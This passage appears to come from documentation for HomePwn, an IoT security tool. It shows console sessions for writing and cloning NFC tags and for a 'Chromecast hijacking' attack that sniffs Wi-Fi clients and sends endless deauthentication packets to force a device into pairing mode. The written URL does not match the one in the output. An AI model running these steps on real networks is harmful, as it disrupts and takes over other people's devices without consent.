In addition to display the information of the *tag* we can read and write our own records if the device allow the operations, to do so we can load the module *nfc/write*, set the *ndef_type* record that we want, select if we want to append or rewrite the tag and then execute the module.

```
homePwn >> load nfc/write
Loading module...
[+] Module loaded!
homePwn (write) >> set ndef_type uri
ndef_type >> uri
homePwn (write) >> set append True
append >> True
homePwn (write) >> set data https://boomernix.com
data >> https://boomernix.com
homePwn (write) >> run
Tag found, writting record...
[ndef.uri.UriRecord('https://lucferbux.dev')]
Done
homePwn (write) >> []
```

And not only we can write our own tags, we can dump and load the data, allowing us to clone our *tags* in other devices. With *nfc/dump* we can create the *.ndef* file with the configuration and we could load in another device with the *nfc/load* module.

9.6 Chromecast hijacking

HomePwn can search clients connected to a specific network and perform a deauth attack. To accomplish this attack, a network interface with *promiscuous mode* is needed.

First step in the tool is to load the module *wifi/stations-sniffing* and set the values of the *interface* and *channel*.

```
[+] wlan0ca81fb80 channel: 8
```

| ch | Client | BSSID (ESSID) | |
|-----------------|-------------------|-------------------|---------|
| [*] 1 - C4:9D: | D1 (Microsoft Co) | 9C:1F:7:62 (Intra | iFi) |
| [*] 11 - B8:8A: | B0 (Intel Corpor) | 9C:1F:5:41 (Intra | iFi) |
| [*] 6 - 34:29: | 40 (Chengdu Mero) | 84:A:3E (MOVISTAR |) |
| [*] 6 - 74:DA: | 05 (| 98:9:57 (MOVISTAR |) |
| [*] 11 - 38:53: | BE (Apple, Inc.) | 9C:1F:41 (Intran | Fi) |
| [*] 11 - B4:9D: | 26 (| 9C:1F:41 (Intran | .Fi) |
| [*] 6 - D0:2B: | 02 (Apple, Inc.) | 7A:8:F4 (Wifi |) |
| [*] 11 - B8:53: | 52 (Apple, Inc.) | F8:8:E9 (|) |
| [*] 1 - : | C9 (Google) | 9C:1F:57 (| Mobile) |
| [*] 6 - F0:D: | D1 (Motorola Mob) | 98:9:57 (MOVISTAR |) |
| [*] 6 - 74: | 8F (Apple, Inc.) | 98:9:57 (MOVISTAR |) |
| [*] 6 - 24: | 34 (SAMSUNG ELEC) | 98:9:57 (MOVISTAR |) |
| [*] 6 - : | D7 (Xiaomi Commu) | 98:9:57 (MOVISTAR |) |
| [*] 11 - : | 99 (Google) | 9C:1F:41 (Intr | WiFi) |
| [*] 6 - 34:29: | 4D (Chengdu Mero) | 84:A:3E (MOVISTAR |) |
| [*] 1 - 4C:34: | 51 (Intel Corpor) | 9C:1F:21 (Intra | WiFi) |

```
^C
[!] Closing
```

The image is altered in order to hide the address of the devices and access points.

Once targeted the web, we only need the *BSSID* to perform the attack, but how do we get the *MAC* of the *Chromecast*?. The way to go here is to check the manufacturer, in this scenario is Google, and perform the attack. In case there are multiple devices with Google as the manufacturer we will need to test them all until we find our victim.

Now, with all the information gathered, we only need to load the module *wifi/deauth* to deauth the device, we set the properties of the module like the *bssid*, the number of packets to send (-1 to infinite loop) and hit run to send the task to execute in background.

```
homePwn >> load wifi/deauth
Loading module...
^[[A[+] Module loaded!
homePwn (deauth) >> set iface wlan0ca81fb80
iface >> wlan0ca81fb80
homePwn (deauth) >> set bssid 9C:1F:67
bssid >> 9C:1F:67
homePwn (deauth) >> set client 15:C9
client >> 15:C9
homePwn (deauth) >> set count -1
count >> -1
homePwn (deauth) >> run
Task running in background... use 'tasks list' to check
Sending deauth packets (from 9C:1F:67 to 15:C9)
homePwn (deauth) >>
```

If we manage to remove the *Chromecast* from the network, the device will boot up an access point to start the pairing mode, so we will be able to hijack it, and send content or change the name of the device with the help of several modules in *homePwn* related to *Chromecast*.